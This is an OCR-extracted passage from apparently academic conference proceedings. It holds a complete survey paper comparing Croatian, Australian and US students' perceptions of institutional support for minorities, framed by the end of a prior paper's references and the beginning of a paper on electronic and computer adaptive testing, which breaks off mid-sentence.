[9] C. Xu, F. Ouyang, and H. Chu, "The Academic Library Meets Web 2.0: Applications and Implications," The Journal of Academic Librarianship, vol. 35(4), 324–331, 2009.

[10] Like Button. *Facebook Developers*, available at: https://developers.facebook.com/docs/reference/plugins/like/. [2012-01-30].

[11] N. Michalis Gerolimos, "Academic Libraries on Facebook: An Analysis of Users Comments," Dlib Magazine, 2011, available at: http://www.dlib.org/dlib/november11/gerolimos/11gerolimos.html [2011-12-29].

[12] Facebook Is It Worth Our Time? : Comment of user "tomas". *The Krafty Librarian*. Available at http://kraftylibrarian.com/?p=1563. [2011-10-01].

Students' Perception of Institutional Affect towards Minorities: Case-Study of European, American and Australian Universities

Alen Delić*, Katarina Pažur * and Violeta Vidaček-Hainš*
* University of Zagreb, Faculty of Organization and Informatics, Varaždin, Croatia
alen.delic@foi.hr

Abstract - As we are facing many differences between education systems around the world, as well as high mobility among university students, it is of particular importance to examine how students perceive institution affect on their education regarding minorities. The purpose of our research was to observe how students from different countries perceive the above mentioned. In order to execute the research project, an online questionnaire was designed and administrated among students from three countries (Croatia, Australia and USA). Our results showed differences between respondents from Croatia, Australia and USA. Statistically, significant differences were found between answers to questions regarding support programs, financial support and faculty members' attitudes towards students and minorities.

Our research results and conclusions can be used for planning student mobility activities, as well as for organizing minority students support programs. Questionnaire can also be implemented in other researches, especially those that will be encompass a larger number of countries than this one did.

I. INTRODUCTION

Nowadays student's population is becoming more diverse in the sector of higher education. Higher educational institutions provide access for student's from different underrepresented groups regarding to nationality, ethnics, age, disability, gender reassignment, race, religion or belief, sexual orientation [1]. Student's mobility is increasing. Regarding to big amount of social independency in traveling among university students, some Universities developed models for stimulating students travel behavior [2]. Other factors, like E-learning and computer mediated communication also enhance the access, retention and learning outcomes of students of equality groups [3]. Besides that, on line communication may affect the change in experiences with multiculturalism [4]. Specifically, Web 2.0 tools are promoting multiculturalism and multicultural education through changing student's beliefs, perception and attitudes towards others [5].

II. UNIVERSITY STAFF IMPACT

There is also great impact of University staff and mentors on student's self efficacy and confidence [6], as well as the impact of race and family background to the student's expectations towards studying and knowledge achievement [7]. The multicultural component of training programs for staff and teachers is very important. Very often teachers are not prepared enough for coming in contact with different cultures and multicultural students or student from minorities [8]. Increasing trainees' multicultural counseling competence becomes an important topic in training counseling. Research results [9] indicate a significant positive interaction effect of attitudes towards multiculturalism on multicultural awareness. Research results show that academic programs are perceived as less multicultural than internship programs and that sector needs to be developed [10].

Positive attitudes among minority students towards the effectiveness of their college can be one of the indicators of college success [11]. It is significant that students who participated in study abroad programs, reported the increase of confidence, self-reliance and improvement of their professional knowledge and skills [12]. Those competences could be helpful in their further academic achievement and profession. Psychological dimensions and science self-efficacy appear as to be a strong predictor of commitment and academic achievement for undergraduate, graduate and postdoctoral minority students. But, there are also slightly lower scores in academic engagement, pass rates and course grades for students from different underrepresented ethnic groups and those factors needs to be taken into account [13]. Multicultural issue in curriculum ensures better achievement for the minority students and that is a reason why multicultural issue needs to be integrated in the curriculum [14].

Regarding the aforementioned, there are many factors related to student's success and achievement. Effective learning environment factors in higher education institutions are a whole range of variables in the area of psychological, pedagogical, technical,

cultural, and pragmatic research [15]. The importance of effective learning environment factors was confirmed through research conducted with a group of Croatian students. Factor analysis showed that learning techniques, communication skills and availability of state-of-the-art technology are important factors of students' college success [16]. Results of comparative studies show that there are more similarities than differences between students from different universities in Europe, America and Asia with regard to the students' perception of the importance of usage adequate learning style as well as oral and writing communication skills [17]. This research also showed that American students have slightly higher self-efficacy and more strongly believe that they can perform difficult tasks, manage to solve difficult problems and act efficiently in unexpected circumstances in comparison to their Croatian peers [18]. The important factor of student's learning and communication process is the usage of information and communication technology, this was the presumption of all sample groups of university students in Albania, USA, Austria, Croatia and Japan [19]. When speaking about the perception of problems that multicultural students have during their pre-college education, college education and in their endeavors later on, it is interesting that non-multicultural college students in USA, Australia and Croatia perceive these problems to be larger than the extent of these problems perceived by actual multicultural students about themselves [20].

Regarding the previous results of comparative study, the overall objective of this research was to examine how students perceive the affect of government, faculty members, scholarship opportunities and special support programs on their education regarding minorities. The specific objective was to find similarities and differences in perceptions of USA, Australian and Croatian students related to those variables, as well as the similarities and differences between respondents according their gender.

III. METHODOLOGY

A. Measurement

The study called for an online questionnaire; on the whole it consisted of 30 items, generally divided into four parts. A secured online questionnaire was distributed via email. The reason for using an online form of questionnaire, instead of paper form, is the possibility to contact a larger number of respondents, who make an appropriate sample, from geographically remote areas. This method has some limitations that should be taken into account when interpreting data. Respondents were divided in two groups already with the first question; namely depending on whether they identified themselves as multicultural or non-multicultural. Student's personal experiences related to multiculturalism represented the second part of the survey, i.e. 6 items in total. The second part was adapted depending on the response to the first question (whether or not a student identifies him- or herself as "multicultural"). This part was connected to the educational system (three items), while the third part related to the common perceptions about multiculturalism and education (12 items). Demographic questions (8 items) were put together to make part 4. Items related to minorities from the third part were based on [21]. A Likert-type scale was utilized in parts two and three. Survey estimates ranged from "1 = strongly disagree" to "5 = strongly agree". The alpha coefficient of reliability (α) amounted to 0.53 for 15 Likert-type items of the survey.

B. Respondents

University students between 18 and 25 years of age made the target group with snowball sampling used as sampling method. 600 university students/recent university graduates (within one year of graduation) were the recipients of the survey with the response rate of 377 (62.83%) - students from Australia (N=124), Croatia (N=108) and USA (N=145). 45.00% of Croatian respondents were male and 55.00% female. 38.00% of USA respondents were male, while 62.00% were female. Finally, in Australia, respondents' gender ratio was 34.00% male and 66.00% female. Average age was approx. 21 in all countries). Most of the student respondents were undergraduates (Croatia 79.60%, USA 73.80%, Australia 88.70%), while the others were in the graduate level of study (Croatia 20.40%, USA 26.20% and Australia 11.30%). Most of the respondents in Croatia (99.00%) and in Australia (96.00%) are White/European Americans, while great mixture of racial/ethnic backgrounds were seen in the USA respondents: 67.60% White/European Americans, 13.80 % Latino/as, 12.40% Blacks/African Americans, 1.40% Asian-American and 4.8% multiracial.

IV. RESULTS AND INTERPRETATION

According to Shapiro-Wilk test (Sig.<0.05), distribution was not normal for all of the observed variables, so non-parametric chi-square test was used to determine whether significant differences existed in student's perception of some questions with regards to the gender and country of living. As already mentioned within the "Measurement" part, there was a certain limitation in data collection. Given the impossibility of equalizing sample of respondents according to the age, gender, cultural differences etc., the results can be interpreted only with the respect to those limitations.


A. Results according to gender

Chi-square test showed that statistically significant differences are not attributed to gender in all the observed questions: „My government should implement the objectives and make assignment plans which would make all schools available to all students in an equitable way" (χ^2 = 2.142, p=0.713), „Most faculty members show the same amount of interest in students regardless of their cultural background" (χ^2 = 7.264, P=0.123), „Minority

students should have an opportunity to get scholarships or financial support." (χ^2 = 2.908, P=0.573) and „Special support programs should be designed for minority students." (χ^2 = 1.780, P=0.776). In general, students perceive the governments and their role in education, and minorities in particular, as the most important among this four factors (M=4.19, sd=0.90). From the students' assessment of the statement about the faculty members, it can be concluded that students would not agree that all the faculty members show the same level of respect to all the students, regardless of their cultural background (M=3.82, sd=0.89). When talking about scholarship opportunities (M=3.77, sd=0.96) and special support programs (M=3.51, sd=0.98) for minority students, respondents are a bit more neutral.


B. Results according to the country of living

According to the country of living, results are slightly different, with the obvious statistically significant difference for all the observed questions. For the statement: „My government should implement the objectives and make assignment plans which would make all schools available to all students in an equitable way" (χ^2 = 79.600, P=0.000), Croatian (M=4.35, sd=0.67) and USA (M=4.28, sd=1.13) students have higher assessments than their Australian (M=3.97, sd=0.67) peers, as can be seen from the Figure 1.



Legend: Access X: different countries; Access Y = mean values (M) of estimates


Figure 2 shows a different situation in the perception of faculty members and their interest in students regardless of their cultural background (χ^2 = 43.579, P=0.000).



Legend: Access X: different countries; Access Y = mean values (M) of estimates


Australian students (M=4.01, sd=0.83) agree to a greater extent that faculty members show the same amount of interest for students of different cultural background that USA (M=3.86, sd=0.97) and Croatian students (M=3.54, sd=0.79).

Students' opinion about the scholarship opportunities for minority students vary from country to country (χ^2 = 26.505, P=0.001), but with a smaller differences in assessments – Australia (M=3.93, sd=0.94), Croatia (M=3.80, sd=0.99) and USA (M=3.61, sd=0.93). Figure 3 presents student's perceptions about the scholarship opportunities.



Legend: Access X: different countries; Access Y = mean values (M) of estimates

The lowest assessment was obtained from all the respondents for the statement about the special support programs for minority students, but again with the statistically significant difference according to the country of living (χ^2 = 43.058, P=0.000). Again, Australian students gave the highest assessment (M=3.74, sd=0.82) and Croatian the lowest (M=3.19, sd=1.07), while the USA students were in the middle (M=3.56, sd=0.98), as shown in the Figure 4.



Legend: Access X: different countries; Access Y = mean values (M) of estimates

This led us to the conclusion that Australian and USA students show greater awareness about the minorities and their needs than Croatian students.

V. CONCLUSION

We have, in this research, managed to fulfill the objectives we had set. Two specific objectives were set. One was to find similarities and differences in perceptions of USA, Australian and Croatian students related to the affect of government, faculty members, scholarship

opportunities and special support programs on their education regarding minorities. The other was to find the similarities and differences between same variables and respondents, but according their gender.

After comparing the results between the answers from the questionnaire that we have conducted, we could set two main conclusions. First, no differences were found when comparing results according to gender, which leads us to a conclusion that both female and male students perceive the institutional affect (regarding minorities) on the education in the same way. Second, statistically significant differences were found between responses from USA, Croatian and Australian students.

According to all the observed variables, Australian and USA students show greater awareness about minorities and their needs while talking about institution affect towards mentioned (throughout special programs and scholarships). The reported differences in a sample from Croatia may be due to their different definition of minorities and their experiences based on the regional diversity and not just necessary on the ethnicity, which is usually the case in USA and Australia.

While the results from this research can be used to prepare different programs and study models for students, further researches are as well planed in terms of defining a new sample in order to found similarities and/or differences between more countries, especially within a narrow geographical area. In order to improve the quality of sampling and increase the control of conditions during data collection, a combination of on-line and paper form of questionnaire will be used in further research.

LITERATURE

[1] P. Wakeling and C. Kyriacou, "Widening participation from undergraduate to postgraduate research degrees" A research synthesis, University of York, UK, 2010. http://www.esrc.ac.uk/_images/widening-participation-final-report_tcm8-6381.pdf (Jan 10th 2012)

[2] T. Limanond , T. Butsingkorn and C. Chermkhunthod, „Travel behavior of university students who live on campus: A case study of a rural university in Asia", Transport Policy, Vol. 18, No. 1, p. 163-171, 2011.

[3] V. Vidacek-Hains, B. Divjak and R. Horvatek "Mainstreaming Blended Learning to Enhance the Access, Learning and Retention of Students From Equity Groups" (p. 235-243) in L. Thomas and M. Tught, (Eds.) Institutional transformation to engage a diverse student body. Bingley, UK: Emerald Group Publishing, 2011.

[4] W.J. Brown, "Student multicultural awareness in on line community college classes", *Multicultural Education & Technology Journal* , Vol. 4, No. 2, p. 99-113, 2010

[5] N. Eteokleous, "Developing youth's cultural and social skills through a social-virtual curriculum", *Multicultural Education & Technology Journal* , Vol. 5, No. 3, p. 221-239, 2011.

[6] E. L. Lev, J. Kolassa and L. L. Bakken, "Faculty mentors' and students' perceptions of students' research self-efficacy", *Nurse Education Today*, Vol. 30, No. 2, p. 169-174, 2010

[7] B. P. An "The relations between race, family characteristics, and where students apply to college", *Social Science Research*, Vol. 39, No. 2, p. 310-323, 2010.

[8] M.E.Nichols, E. Dong, "Meeting the Needs for Today's Multicultural Classroom: A Review of Literature", *The Journal of Multiculturalism in Education*, Vol. 7, No. 1, 2011., http://wtfaculty.wtamu.edu/webres/File/Journals/MCJ/Volume%207-3/Nichols%20Mary%20-%20Meeting%20the%20Needs%20for%20Today%27s%20multicultural%20Classroom.pdf (Jan 10th 2012)

[9] R. C.L, Chao, M. Wei, G.E .Good and L.Y. Flores, „Race/ethnicity, color-blind racial attitudes, and multicultural counseling competence: The moderating effects of multicultural counseling training", *Journal of Counseling Psychology*, Vol. 58, No. 1, p. 72-82, 2011.

[10] H.J. Peters, A.J. Krumm1, R.R. Gonzales, K. K. Gunter, K.N. Paez1, S.D. Zygowicz and K. L. Haggins, "Multicultural environments of academic versus internship training programs: lessons to be learned", *Journal of Multicultural Counseling and Development*, Vol. 39, No. 2, p. 114–124, 2011.

[11] S. Gerardi, "Positive college attitudes among minority and low-income students as an indicator of academic success", *The Social Science Journal*, Vol. 43, No. 1, p. 185-190, 2006.

[12] B.F. Green, I. Johansson, M. Rosser, C. Tengnah and J. Segrott, "Studying abroad: A multiple case study of nursing students' international experiences", *Nurse Education Today*, Vol. 28, No. 8, p. 981-992, 2008.

[13] J.T.E. Richardson "The academic engagement of White and ethnic minority students in distance education", *Educational Psychology: An International Journal of Experimental Educational Psychology*, Vol. 31, No. 2, 2011

[14] K.E. Brown, F.J. Medway, "School climate and teacher beliefs in a school effectively serving poor South Carolina (USA) African-American students: A case study", *Teaching and Teacher Education*, Vol. 23, No. 4, p. 529-540, 2007.

[15] Jonassen D.H., Land S.M.: "Theoretical Foundations of Learning Environments". Lawrence Erlbaum Associates, Mahwah, NJ, 2002. Available at http://books.google.com/books?hl=en&lr=&id=QhbBLtPudScC&oi=fnd&pg=PR3&dq=learning+environment&ots=paG81l4iz&sig=hqJQOn9aoRnSiFFmjV_vlHb7CEk#PPA223,M1 (March 20 2008).

[16] V. Vidaček-Hainš, V. Appatova, H. Prats, "Components of effective academic learning environment: Case studies of Croatian and American students" // *Proceedings of the 19th Central European International Conference on Information and Intelligent Systems* / Varaždin : Faculty of Organization and Informatics, Croatia, p. 137-144, (2008).

[17] V. Vidaček-Hainš, V. Appatova, H. Prats, K. Takemura, L. An, J. Bushati, N. Berger, K. Pažur, "Learning styles and cultural differences: Case studies of American, Albanian, Austrian, Japanese, Chinese and Croatian students" *European Access Network – EAN Conference "From Access to Success: Closing the Knowledge Divide (Higher education for under-represented groups in the market economy)"* Stockhom and London: at Södertörn University, Stockhom, Sweden, p. 43-53, 2010 a. , edu.org/upload_data/publications/From%20Access%20to%20Success%20Closing%20the%20Knowledge%20Divide.pdf (Jan 10th 2012)

[18] V. Vidacek-Hains, V. Appatova, H. Prats, "Personal Efficacy and Factors of Effective Learning Environment in Higher Education: Croatian and American Students" /*Journal of Information and Organizational Sciences*, Vol. 34, No. 1, p. 153-158, 2010 b.

[19] V. Vidaček-Hainš, V. Appatova, H. Prats, K. Takemura, L. An, J. Bushati, N. Berger, K. Pažur, "Implementation of information and communication technology in higher education: Comparative research in Asian, American and European universities " *Proceedings of the 21th Central European International Conference on Information and Intelligent Systems*. Varaždin : Faculty of Organization and Informatics, Croatia, p. 149-156, 2010 c.

[20] A. Delić, V. Vidaček-Hainš, L. Adarve, "Perceptions of Multicultural College Students: Case-Studies of European, American and Australian Universities". *Proceedings of the 22nd Central European International Conference on Information and Intelligent Systems*, p. 89-97, 2011.

[21] Watson W., Lemuel, Williams K., Frankie, Derby C., Dustin (2005) Contemporary multicultural issues: student, faculty, and administrator perceptions, Contemporary multicultural issues. The Community College Enterprise, The CBS Interactive Business Network, p.p.79-92, 2005, USA,

http://findarticles.com/p/articles/mi_qa4057/is_200504/ai_n13642046/?tag=content;col1 (Accessed 29 March 2011)

Advanced Types of Electronic Testing of Student's Performance

Marjan Krašna*, Robert Repnik**, Tomaž Bratina***, Branko Kaučič****
* University of Maribor, Faculty of Arts, Department of pedagogy, Slovenia
** University of Maribor, Faculty of Natural Sciences and Mathematics, Department of physics, Slovenia
*** University of Maribor, Faculty of Education, Department for primary education, Slovenia
University of Ljubljana, Faculty of Education, Department of mathematics and computer science, Slovenia
{marjan.krasna, robert.repnik, tomaz.bratina}@uni-mb.si, branko.kaucic@pef.uni-lj.si

Abstract: Introduction of any new technology in education is a hard job. It takes years to embed LMS to study processes. At present we have lectures for different scientific disciplines that use LMSs. LMSs have far more functions than general lecturer generally use. In the beginning they started to use LMS as data warehouse for learning material and communication. Nowadays, a question arises about the next phase. Naturally one would think about improving and enhancing learning materials. But the feedbacks from lecturers are different and the next phase should be achieving efficient (self)-testing and (self)-assessment, commonly jointly named as e-testing. Limitations of existing tools are well known; usually question types like true/false, single/multi-choice correct answer, matching, and limited open texts are used. Paper discuss the advantages and weaknesses of traditional electronic question types and gives reader good overview of potential benefits and hazards on its implementation. Traditional questions types are springboard to more elaborate CATs (Computer Adaptive Tests) which will be used when authoring tools will be available. Our approach presents a simple enough technique that can be used as software requirements for CAT authoring tools. Such authoring tool would enable teachers to produce their own CATs and overcome current e-testing constraints.

Distance education, electronic testing, learning management system, knowledge assessment

I INTRODUCTION

First attempts toward electronic learning (e-learning) started in the early 1960s and boosted up around fifteen years ago. Following some disappointment phases (according to Gartner, http://www.gartner.com), more parties including almost all higher level education institutions are involved into e-learning and now we have more than a decade of valuable experiences. Since information-communication technology (ICT) changes rapidly, a decade represents a short and a long period of time. One can observe that every now and then old ideas are reinvented in new or more polished manner, e.g. latest "invention" of the Apple iBook application. Recently we showed that the common believe that Web 2.0 in "modern education" is mandatory has no solid roots, since some old fashioned (i.e. non-interactive) e-resources serve the purpose and students frequently use them [1]. Important observation is also about the meaning of "contemporary ICT". What was once contemporary is not contemporary any more. It seems that in education field this time gap is even bigger. Partly this is due to amount of funds available for education but mostly due to the fear and the unwillingness to rush into new and educationally not yet proven technology. The latter is unfortunately also a common excuse not to use the technology that is proven and successful since users fear that when they start to use it, it will be outdated.

Conducting a digital augmented, blended, assisted, collaborative, etc. learning requires a significant amount of effort. Teachers (i.e. lecturers, assistants, tutors, etc.) should use contemporary approaches and technology, and prepare high quality eye candy e-learning materials. In general, it is expected that they would teach themselves how to produce them. Another fact is that teachers' payment regulations and related quality and quantity demands have not considerably changed for at least two decades yielding not enough motivated teachers to switch to new learning approaches and technology. Even more, researches about usage of computer technology in education show that computer is mostly used for writing text and web browsing [1]. Clearly, changes in the education are not sufficiently quick to satisfy young generations (digi-kids or digital natives; generations Y and Z).

In the last couple of years we have established several learning management systems (LMSs) on our institutions. Additionally we have organized workshops about their usage, and teachers are now reasonably familiar with this technology (the same applies for students). In general these LMSs are now mostly used for learning material distribution, messaging and data warehouse for students' assignments. Recently several lecturers expressed their demands for additional training in LMS usage. Although we expected that teachers would like to upgrade their learning materials or use advanced types of communication, it was a surprise that their most desirable demand was how to efficiently use electronic testing (e-testing) within or outside their LMSs. In e-learning community e-testing has its history, benefits and also drawbacks. In order to prepare next workshops regarding the e-testing, we have researched the possibilities how to upgrade e-testing and enhance its usage to better evaluate students' knowledge by using traditional electronic tests

(e-tests). Computerized adaptive testing is not a new idea. It was used in psychology more than twenty years ago [2]. Teachers prefer to use oral examination (adaptive testing principles) as long as their amount of student is manageable. Sub-questions always depend on answers to the main question. But transition from the human adaptive testing to electronic adaptive testing is not that simple. Electronic implementation of traditional question types' tests is easier even though some question type needs special graphics environment to work properly (drag-and-drop types). Computer adaptive testing (CAT) is still not widely used in education despite that early attempts were made in nineties of last century [3] [4] [5], and also at the end of the century [6]; probably because we are missing suitable authoring tools to prepare adaptive tests. It looks like adaptive tests were prepared, tested, evaluated, used and forgotten. Today adaptive testing principles are primarily used in psychology, medicine, industry and communication technology (protocols) and slowly become more involved in education with recent ICT development [7].

Authoring tools for traditional e-tests are available and easy to use. Traditional e-tests are also suitable for students since they can review answers before submission. LMS Moodle have even question bank and tests can be created randomly. But efficient CAT should provide better knowledge evaluation than traditional e-tests. In the article we are going to present our evaluation of e-tests and suggestions for CAT preparation.

II TRADITIONAL TESTING

Assessing knowledge, competences and skills may be performed during different parts of learning process and for different purposes. Assessments can be performed for diagnostics reasons, commonly at the beginning of the learning process, in formative form during the learning process or in summative and formative form at the end of the learning process [8]. Traditional assessment can be written (i.e. paper-and-pencil testing) or oral. Teachers are believed to be good evaluators for assessment of student's knowledge, competences and skills. Experienced teachers can use small amount of questions and based on answers and observation of students can make reasonable accurate assessments. Sometimes oral examinations are not feasible and written assignments are used, e.g. for large population of students. Teachers are still the best in the understanding and evaluation of written text answers, drawings and schematics answers, and can evaluate partially correct answers.

To assess the level of knowledge, competences and skills desired testing instruments are required. They may differ regarding the purpose of the assessment. The assessment methods oriented exclusively to assess the level of knowledge are certainly different from those assessing competences and skills. But not always, since in pedagogical science and education the skills and knowledge are described as competences [9]. More precisely the competences can be defined as a combination of knowledge, understanding, skills, capabilities and values [10], or divided into knowledge, skills and wider competences [11]. In the continuation, only assessing the knowledge is taken into the consideration.

A. *Important factors of testing*

For efficient and reliable testing reliable instruments are required. Such instruments should meet certain requirements or characteristics. Particularly this is important when grading is taken into consideration. General and empirical characteristics are: reliability, discrimination, and difficulty. Rationales and also important characteristics are validity, objectivity and sensitivity.

The *reliability index* expressed as the Chronbach's alpha (α) indicates the reliability of the instrument in measuring the values of desired variable. By applying α to assessment of knowledge level, α represents the assessment's ability to interpret the level of knowledge being measured. The lowest acceptable value of Chronbach's alpha is 0.7 but in many cases lower values are also accepted [12].

In general, the assessment comprehends of several questions which together influence the quality of the assessment. When the correct answer to the particular question is given by the majority of the best students in total assessment the question has an acceptable level of discrimination. The *level of discrimination* is expressed by using the point-biserial correlation coefficient [13]. The acceptable discrimination of the particular question is achieved by the value higher than 0.30 [14].

The *difficulty index* of the assessment's particular question is the proportion of students answered the question correctly. The index is expressed as p-value percent (p%). The value between 50% and 80% is considered as the acceptable difficulty level of the particular question [15].

Validity of the assessment is the rational measure to determine if the assessment is measuring the desired characteristic. The validity can be verified by the comparison of the theoretical and operational definitions. More exact, it is the comparison of the achieved results with the results of similar assessments. To enhance the validity of the assessments the questions can be leveled according to widely adopted taxonomies like Bloom's taxonomy or other appropriate ones. *Objectivity* of the assessment is achieved if the assessment result is the consequence of the assessed characteristic without the influence of assessors. The *sensitivity* of the assessment is the characteristic that enables distinguishing small differences between the results which allows setting the minimal standards for students with lower level of knowledge [8].

When preparing the assessment the purpose and the goals should be defined first. Some experts recommend that questions should be prepared simultaneously during the learning process. The questions have to be clearly expressed, with unambiguous meaning, and enough attractive and interesting. The choices in all questions should be randomly sorted. The questions should be presented in ascending difficulty order. In traditional

testing two main types of questions are used: filling-in type and short answers type. The latter can be implemented as three different versions: as single or multiple choices, alternative questions and matching items [16].

All mentioned rules, recommendations and examples in this Section are applicable in e-testing, with or without some reasonable modifications. Some of them may be omitted in future development of e-testing and certainly some new principles will arise.

III COMPUTER BASED TESTING

Computer based testing (CBT) [17] and technology-based assessment (TBA) is fast. Students get feedback as soon as they finish the test (submit all answers to the system). It has many types of questions and can be used in most of situations. Traditional e-tests enable students to answer questions at random order until they submit results or run out of time. But as was stated previously there are some areas where computer cannot evaluate student's work. Electronic testing system is also unable to evaluate the way the students answer the tests. Teacher instinctively knows that a student is deciding based on random answer pick or based on knowledge.

A. Types of e-tests

There are two major types of electronic tests: programs or browser based tests. If we create program then we have better control over the test subject and more custom made test questions. On the other hand if we prepare browser based tests then we are limited with the browsers capability to display graphical elements and manipulate with them (Table 1).

TABLE 1:
Benefits and weaknesses of program vs. browser based tests

	Benefits	Weaknesses
Program based tests	• Ability to prepare non-traditional test questions • Can be used offline • Better control over user actions	• Require specific software platform • Custom build tests • Closed tests with limited ability to modification
Browsers based tests	• Works on any operation system • Many authoring tools are readily available • Easy to learn	• Different browser behavior and capability • Sufficient security cannot be achieved • Reliability depends on internet connection

B. Types of questions for e-tests

There are many authoring tool to prepare electronic tests. From freeware to commercial software all have common types of questions: Yes/No (True/False) questions; Multiple choices; Matching; Short answer; Numerical; and Text or Essay (Table 2).

Some authoring tools may have additional questions types that can be described as subtypes of these general types. If we take a look at tests in LMS Moodle we see additional types as Description, Embedded answers (Cloze), and Random Short-Answer Matching.

TABLE 2:
Benefits and weaknesses of different question types

	Benefits	Weaknesses
Yes/No (True/False) questions	• Simple questions • Question and statements covered. • Can be used in different way (positive, negative and combined)	• Question design • Tests with only this type of question are hard
Multiple choice	• Use in different way (one right answer, multiple correct answers) • Most common type of questions	• Require additional design consideration since not all answers can have the same weight • It is not always easy to prepare the answers that are not trivial to dismiss
Matching	• Dynamic questions • Require more than just clicking • Can be used for matching or categorizing	• Not all authoring tool enables the classification (multiple answers to put into the same category) • Not all browsers are capable to handle moving objects
Short answer	• Appropriate in language learning	• Not all authoring tools enable multiple correct answers. • Sometimes correct answer can be lost.
Numerical	• More suitable for numerical answer then text • Type checking	• Sometimes when the result is real number true answers can be lost because of rounding
Essay	• Enables creativity of student	• Cannot be electronically evaluated • Post processing is required • Response is delayed • Due to technical limitation sometimes special characters can corrupt data

In test environments we usually prepare test that is used for all students. But in the electronic testing we have ability to randomly prepare tests and each student can have its unique test. Randomly created unique test can only be done in LMS environment and not all authoring tools are able to cope with the specifications.

LMS Moodle has basic test and can incorporate test from other authoring tools like HotPotatoe or files format like Aiken, Blackboard, Course Test manager, Examview, GIFT, Learnwise, Missing word, Moodle XML and WebCT. Despite the apparent vast array of supported format we still have only traditional types of questions. One difference we have discovered in Moodle is the behavior of "multiple choice" when used with multiple answers. These types of questions behave different in different authoring tool. In some authoring tools all correct answers need to be checked to receive points but on other (Moodle included) each correct answer brings points. Both behaviors can be treated as correct depending on situation. For example 1 (Fig. 1) a student should receive points for any right answer he/she pick but for example 2 (Fig. 2) only all correct answers enable him/her to finish the job. In these types of questions we also need to give penalty factors for wrong answers and gross count of all points if all were checked can be 0. However, there

are still debates about this and some said that positive points should not cover negative and each correct answers could give for example 1 point and wrong answer -2 points. This would prevent students to answer questions at random since they would know for sure they could not pass.




Fig. 1: Multiple choices question that can be partially correct since answers are not related.




Fig. 2: Multiple choice questions that need all correct answers because digitalization cannot be achieved if one answers is missing

IV COMPUTER ADAPTIVE TESTS

Traditional e-tests are linear, and with the fixed or slightly random questions in the specified or randomized order usually do not imitate teacher's personalized approach in oral assessment. It is easy for teachers to discover student's knowledge recall and ability of applying and using skills and wider competencies in different situations. Namely, students are individuals and process information in different ways (application of the brain, senses and physical movement) to enable them to learn a given domain topic area [18] and consequently, teachers adapt their assessments.

Adaptability is the ability to "tailor the difficulty level of each question based on the correctness of the previously answered question" [19]. Adaptive techniques were developed for local systems before the advent of WWW [20], first computerized adaptive testing was proposed by Lord in 1980, and lately adaptive technology is more and more used also in CBT. In the literature different naming and abbreviations can be found for adaptive CBT, such as computer-adaptive assessment (CAA) and computer adaptive testing (CAT). Adaptive e-tests are e-tests in which the number and sequence of test items are adjusted during the test in response to the performance of the person being tested [21] [22]. Such tests are being quicker to administer, reduce costs in administering tests, can significantly reduce number of questions (even for 50% [23]), are student friendly the student and not less precise than non-adaptive tests [21] [19]. Their main disadvantage is that questions paths are modeled with probabilistic functions [24]. In addition, they still do not solve concerns as in CBT: cost of technology, technology malfunction, administrator training, and a student's computer skill, but these concerns are usually easy to deal with. The theories behind adaptive e-tests are Student Model (SM) [25] of modeling student behavior and characteristics, and Item Response Theory (IRT) [22] [25] [24] which is a robust well-founded psychometric theory in education assessment. The latter is responsible for estimating student knowledge, determining the next question that must be posed at each moment, and 